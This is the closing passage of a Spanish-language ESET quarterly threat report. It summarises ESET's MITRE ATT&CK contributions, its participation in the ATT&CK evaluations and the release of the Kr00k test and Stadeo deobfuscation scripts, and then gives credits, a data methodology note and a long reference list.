El método de persistencia de PipeMon sentó las bases para otra contribución: una nueva subtécnica de la técnica de *ejecución automática del arranque o inicio de sesión (T1547)* [77], denominada Procesadores de impresión. Los investigadores de ESET descubrieron que el Grupo Winnti ha utilizado la clave de registro de "Procesadores de impresión" para lograr la persistencia de su backdoor PipeMon. Los adversarios pueden usar esta técnica para cargar código malicioso durante el inicio del sistema, que persistirá en cada reinicio y se ejecutará como SYSTEM.

La categoría Software de ATT&CK también se ampliará con nueva información sobre *InvisiMole (S0260)* [78], un software espía modular utilizado en operaciones de ciberespionaje selectivas en Ucrania y Rusia. Los investigadores de ESET *informaron por primera vez* [79] sobre la existencia de InvisiMole en 2018; dos años más tarde, *publicaron* [80] un análisis detallado del conjunto de herramientas y las tácticas, técnicas y procedimientos del grupo. La actualización de la entrada está basada en esta

nueva investigación, y le asigna más de 40 técnicas adicionales a InvisiMole. La investigación generó otra contribución a la matriz Empresas: una subtécnica que modifica la *ejecución de un proxy binario firmado: Panel de control (T1218.002)* [81], y que se basa en el comportamiento observado durante el análisis de InvisiMole.

La última contribución aceptada en el tercer trimestre de 2020 actualiza la entrada de ATT&CK para el *Grupo Gamaredon (G0047)* [82], un grupo de amenazas activo desde al menos 2013 y dirigido a instituciones ucranianas. En su reciente *investigación* [36] sobre el Grupo Gamaredon, los investigadores de ESET asignaron una serie de técnicas adicionales a las actividades del grupo, que anteriormente no estaban incluidas en la entrada de Gamaredon.

Evaluaciones MITRE ATT&CK

ESET está participando en las *evaluaciones ATT&CK®* [83] realizadas por MITRE ENGENUITY™ durante noviembre de 2020. En esta evaluación se utilizan 65 técnicas ATT&CK para 11 tácticas ATT&CK. Entre ellas se incluyen 12 técnicas ATT&CK para 7 tácticas ATT&CK que corresponden a la evaluación de Carbanak para plataformas Linux.

En esta ronda de evaluaciones, se introdujeron algunas características nuevas para emular los ataques de las amenazas persistentes avanzadas de los grupos Carbanak y FIN7. Una novedad particularmente importante es la posibilidad de evaluar capacidades no solo en la categoría Detección, sino también en la categoría Protección. ESET es uno de los 18 fabricantes (de un total de 30) que se inscribieron para realizar estas evaluaciones extendidas. Otra nueva incorporación que vale la pena mencionar es la comparación en paralelo de los fabricantes para cada capacidad evaluada, lo que permitirá resaltar las diferencias entre dos soluciones seleccionadas con mayor facilidad. Esta ronda también incluye por primera vez sensores para endpoints Linux, mientras la mayoría de la ronda de emulación aún se centra en las plataformas Windows.

Otras contribuciones

Se divulgó el script de prueba para Kr00k en GitHub

Luego de más de cinco meses desde nuestra publicación de la *vulnerabilidad Kr00k* [1] (y varias pruebas de concepto publicadas por investigadores independientes), ESET decidió divulgar *el script* [84] que sus investigadores han estado usando para probar si los dispositivos son vulnerables a Kr00k. También hemos incluido pruebas para las variantes más nuevas aquí descritas. Este script es útil para que los investigadores o los fabricantes de dispositivos puedan verificar que dispositivos específicos tengan el parche instalado y que ya no sean vulnerables.

Los investigadores de ESET obtuvieron el reconocimiento de Microsoft por Kr00k

El Centro de Respuesta de Seguridad de Microsoft *reconoció* [85] a los investigadores Miloš Č ermáky Martin Kalužník por su contribución para corregir la vulnerabilidad Kr00k.

Stadeo: Un conjunto de scripts publicados en GitHub para facilitar el análisis de Stantinko

Los investigadores de ESET presentaron Stadeo: un conjunto de scripts que puede ayudar a otros investigadores de amenazas e ingenieros inversos a descifrar el código de *Stantinko* [86] y otros malware. Stantinko es una botnet que realiza fraudes de clics, inyección de anuncios, fraudes en redes sociales, ataques de robo de contraseñas y *extracción de criptomonedas* [87]. Stadeo se presentó por primera vez en Black Hat USA 2020 y posteriormente *se publicó para uso gratuito* [88].

Los scripts, escritos en Python, utilizan técnicas exclusivas de Stantinko para la ofuscación de cadenas y el aplanamiento del control de flujo (CFF, del inglés), como se describen en nuestro *blog en marzo de 2020* [89]. Además, se pueden utilizar para otros fines: por ejemplo, ya hemos ampliado nuestro enfoque para poder desofuscar la función CFF que aparece en Emotet, un troyano que roba credenciales bancarias y descarga payloads adicionales como ransomware.

Nuestros métodos de desofuscación incluyen *IDA* [90], una herramienta estándar en la industria, y *Miasm* [91], un marco de código abierto, que nos proporcionan varios análisis de flujo de datos, un motor de ejecución simbólica, un motor de ejecución simbólica dinámica y los medios para reensamblar funciones modificadas.

Créditos

Equipo

Peter Stančík, Líder de Equipo

Klára Kobáková, Editora Jefa

Aryeh Goretsky

Bruce P. Burrell

Nick FitzGerald

Ondrej Kubovič

Prólogo

Roman Kováč, Jefe de Investigación de ESET

Colaboradores

Anton Cherepanov
Igor Kabina
Ján Šugarek
Jakub Souček
Jean-Ian Boutin
Jiří Kropáč
Juraj Horňák
Juraj Jánošík
Ladislav Janko
Lukáš Štefanko
Marc-Étienne Léveillé
Martin Červeň
Martin Lackovič
Mathieu Tartare
Matthieu Faou
Milan Fránik
Miloš Čermák
Miroslav Legéň
Patrik Sučanský
Robert Lipovský
Thomas Dupuy
Vladimír Šimčák
Zoltán Rusnák
Zuzana Legáthová

Acerca de los datos en este informe

Las estadísticas y tendencias de amenazas presentadas en este informe se basan en los datos de telemetría globales recopilados por ESET. A menos que se indique explícitamente lo contrario, los datos incluyen amenazas independientemente de la plataforma objetivo, e incluyen solo detecciones diarias únicas por dispositivo.

Los datos se procesaron con la sincera intención de mitigar todas las actitudes tendenciosas conocidas y se hizo un esfuerzo por maximizar el valor de la información proporcionada sobre las amenazas activas más importantes.

Además, los datos excluyen las detecciones de *aplicaciones potencialmente no deseadas* [92], *aplicaciones potencialmente no seguras* [93] y adware, excepto donde se indique lo contrario en las secciones más detalladas específicas para cada plataforma y en la sección sobre la extracción de criptomonedas.

La mayoría de los gráficos de este informe muestran tendencias de detección en lugar de proporcionar números absolutos. Esto se debe a que los datos pueden ser propensos a diversas interpretaciones erróneas, en especial cuando se comparan directamente con otros datos de telemetría. No obstante, se proporcionan valores absolutos u órdenes de magnitud cuando se considera beneficioso.

Referencias

[1] https://www.welivesecurity.com/2020/02/26/krook-serious-vulnerability-affected-encryption-billion-wifi-devices/

[2] https://www.welivesecurity.com/wp-content/uploads/2020/02/ESET_Kr00k.pdf

[3] https://www.icasi.org/

[4] https://www.rsaconference.com/industry-topics/presentation/kr00k-how-kracking-amazon-echo-exposed-a-billion-vulnerable-wifi-devices

[5] https://www.eset.com/int/kr00k/

[6] https://www.blackhat.com/us-20/briefings/schedule/index.html#krk-serious-vulnerability-affected-encryption-of-billion-wi-fi-devices-20414

[7] https://msrc-blog.microsoft.com/2020/05/05/azure-sphere-security-research-challenge/

[8] https://www.welivesecurity.com/2020/08/06/beyond-kr00k-even-more-wifi-chips-vulnerable-eavesdropping/

[9] https://twitter.com/ESETresearch/status/1275770256389222400

[10] https://www.welivesecurity.com/2020/07/09/more-evil-deep-look-evilnum-toolset/

[11] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[12] https://www.welivesecurity.com/2020/08/13/mekotio-these-arent-the-security-updates-youre-looking-for/

[13] https://www.welivesecurity.com/2020/09/02/kryptocibule-multitasking-multicurrency-cryptostealer/

[14] https://www.welivesecurity.com/2020/09/10/who-callin-cdrthief-linux-voip-softswitches/

[15] https://www.bitdefender.com/files/News/CaseStudies/study/365/Bitdefender-PR-Whitepaper-APTHackers-creat4740-en-EN-GenericUse.pdf

[16] https://twitter.com/ESETresearch/status/1301801156042256384

[17] https://welivesecurity.com/2019/10/14/connecting-dots-exposing-arsenal-methods-winnti/

[18] https://welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[19] https://3dground.net/article/attention-alc-and-crp-viruses-in-3ds-max-

[20] https://apps.autodesk.com/3DSMAX/it/Detail/Index?id=7342616782204846316

[21] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q3

[22] https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get/

[23] https://www.welivesecurity.com/2019/11/19/mispadu-advertisement-discounted-unhappy-meal/

[24] https://www.welivesecurity.com/2019/10/03/casbaneiro-trojan-dangerous-cooking/

[25] https://csirt.gov.it/contenuti/nuova-campagna-malspam-distribuisce-malware-mekotio-sfruttando-il-dominio-mef-gov-it-al01-200904-csirt-ita

[26] https://www.welivesecurity.com/wp-content/uploads/2020/09/ESET_LATAM_financial_cybercrime.pdf

[27] https://www.welivesecurity.com/2020/07/14/welcome-chat-secure-messaging-app-nothing-further-truth/

[28] https://www.welivesecurity.com/2020/09/30/aptc23-group-evolves-its-android-spyware/

[29] https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf

[30] https://events.sto.nato.int/index.php/upcoming-events/event-list/event/26-cfp/315-call-for-participation-avt-355-research-workshop-rws-on-intelligent-solutions-for-improved-mission-readiness-of-military-uxvs

[31] https://www.welivesecurity.com/2019/09/24/no-summer-vacations-zebrocy/

[32] https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks

[33] https://www.proofpoint.com/us/blog/threat-insight/ta410-group-behind-lookback-attacks-against-us-utilities-sector-returns-new

[34] https://github.com/Twi1ight/AD-Pentest-Script/blob/master/wmiexec.vbs

[35] https://cyber.gc.ca/en/guidance/c2-obfuscation-tools-htran

[36] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

[37] https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/

[38] https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf#page=12

[39] https://nvd.nist.gov/vuln/detail/CVE-2017-11882

[40] https://en.wikipedia.org/wiki/Advance-fee_scam

[41] https://www.bleepingcomputer.com/news/security/emotet-malware-strikes-us-businesses-with-covid-19-spam/

[42] https://www.binarydefense.com/emocrash-exploiting-a-vulnerability-in-emotet-malware-for-defense/

[43] https://twitter.com/pollo290987/status/1312186676739932160?s=20

[44] https://www.bleepingcomputer.com/news/security/emotet-malwares-new-red-dawn-attachment-is-just-as-dangerous/

[45] https://twitter.com/Cryptolaemus1/status/1300662754030825472?s=20

[46] https://twitter.com/ESETresearch/status/1288533242438651906?s=20

[47] https://www.virustotal.com/gui/file/15c3cfbad0e3b0afe327e53605c463775ef2ae1d5c21b23928a2aa34b7e36719/detection

[48] https://twitter.com/ESETresearch/status/1270339046645141507?s=20

[49] https://www.bleepingcomputer.com/news/security/maze-ransomware-now-encrypts-via-virtual-machines-to-evade-detection/

[50] https://www.bleepingcomputer.com/news/security/revil-ransomware-deposits-1-million-in-hacker-recruitment-drive/

[51] https://www.group-ib.com/blog/oldgremlin

[52] https://blog.sensecy.com/2020/08/20/global-ransomware-attacks-in-2020-the-top-4-vulnerabilities/

[53] https://www.bleepingcomputer.com/news/security/ransomware-attack-at-german-hospital-leads-to-death-of-patient/

[54] https://www.bbc.com/news/technology-54204356

[55] https://www.bleepingcomputer.com/news/security/uhs-hospitals-hit-by-reported-country-wide-ryuk-ransomware-attack/

[56] https://www.forbes.com/sites/billybambrough/2020/08/25/bitcoin-in-the-early-stages-of-a-bull-market-crypto-wallet-data-reveals/#3fc49965510d

[57] https://www.welivesecurity.com/2020/09/02/kryptocibule-multitasking-multicurrency-cryptostealer/

[58] https://www.welivesecurity.com/wp-content/uploads/2020/07/ESET_Threat_Report_Q22020.pdf#page=21

[59] https://www.welivesecurity.com/2020/07/16/mac-cryptocurrency-trading-application-rebranded-bundled-malware/

[60] https://www.forbes.com/sites/zakdoffman/2019/08/16/dangerous-new-android-trojan-hides-from-malware-researchers-and-taunts-them-on-twitter/#272515c6d9c9

[61] https://www.zdnet.com/article/cerberus-banking-trojan-team-breaks-up-source-code-goes-to-auction/

[62] https://twitter.com/LukasStefanko/status/1293078550766129152

[63] https://www.bleepingcomputer.com/news/security/d-link-blunder-firmware-encryption-key-exposed-in-unencrypted-image/

[64] https://www.bleepingcomputer.com/news/security/5-severe-d-link-router-vulnerabilities-disclosed-patch-now/

[65] https://www.blackhat.com/us-20/arsenal/schedule/#stantinko-deobfuscation-arsenal-21025

[66] https://vblocalhost.com/presentations/xdspy-stealing-government-secrets-since-2011/

[67] https://vblocalhost.com/presentations/panel-flattening-the-curve-of-cyber-risks/

[68] https://vblocalhost.com/presentations/ramsay-a-cyber-espionage-toolkit-tailored-for-air-gapped-networks/

[69] https://vblocalhost.com/presentations/invisimole-first-class-persistence-through-second-class-exploits/

[70] https://vblocalhost.com/presentations/latam-financial-cybercrime-competitors-in-crime-sharing-ttps/

[71] https://confidence-conference.org/lecture.html#id=62676

[72] https://infoshare.pl/speakers/#speaker1445

[73] https://attack.mitre.org/

[74] https://attack.mitre.org/techniques/enterprise/

[75] https://attack.mitre.org/software/

[76] https://attack.mitre.org/groups/

[77] https://attack.mitre.org/techniques/T1547/

[78] https://attack.mitre.org/software/S0260/

[79] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/

[80] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf

[81] https://attack.mitre.org/techniques/T1218/002/

[82] https://attack.mitre.org/groups/G0047/

[83] https://attackevals.mitre-engenuity.org/carbanak-fin7/

[84] https://github.com/eset/malware-research/tree/master/kr00k

[85] https://portal.msrc.microsoft.com/en-us/security-guidance/researcher-acknowledgments-online-services

[86] https://www.welivesecurity.com/2017/07/20/stantinko-massive-adware-campaign-operating-covertly-since-2012/

[87] https://www.welivesecurity.com/2019/11/26/stantinko-botnet-adds-cryptomining-criminal-activities/

[88] https://github.com/eset/stadeo

[89] https://www.welivesecurity.com/2020/03/19/stantinko-new-cryptominer-unique-obfuscation-techniques/

[90] https://www.hex-rays.com/products/ida/

[91] https://github.com/cea-sec/miasm

[92] https://help.eset.com/glossary/en-US/unwanted_application.html

[93] https://help.eset.com/glossary/en-US/unsafe_application.html

ENJOY SAFER TECHNOLOGY™

Acerca de ESET

Por más de 30 años, ESET® ha estado desarrollando soluciones y servicios de seguridad informática líderes en la industria para las empresas y los consumidores de todo el mundo. Con soluciones que abarcan desde la protección de endpoints y dispositivos móviles, hasta el cifrado y la autenticación en dos fases, los productos de alto rendimiento y fáciles de usar de ESET les ofrecen a los usuarios y a las empresas la tranquilidad que necesitan para disfrutar de su tecnología a pleno. ESET brinda protección y supervisión en forma discreta las 24 horas, los 7 días de la semana, y actualiza las defensas en tiempo real para mantener a los usuarios seguros y a las empresas funcionando sin interrupciones. Las amenazas en evolución requieren que la empresa de seguridad de TI también esté en constante evolución. Gracias al respaldo de sus Centros de Investigación y Desarrollo en todo el mundo, ESET es la primera empresa de seguridad de TI en ganar *100 premios VB100 de Virus Bulletin*, por detectar todo el malware in-the-wild sin interrupciones desde el año 2003. Para obtener más información, visite *www.eset.com/latam* o síganos en *LinkedIn*, *Facebook* y *Twitter*.

WeLiveSecurity.com
@ESETresearch
ESET GitHub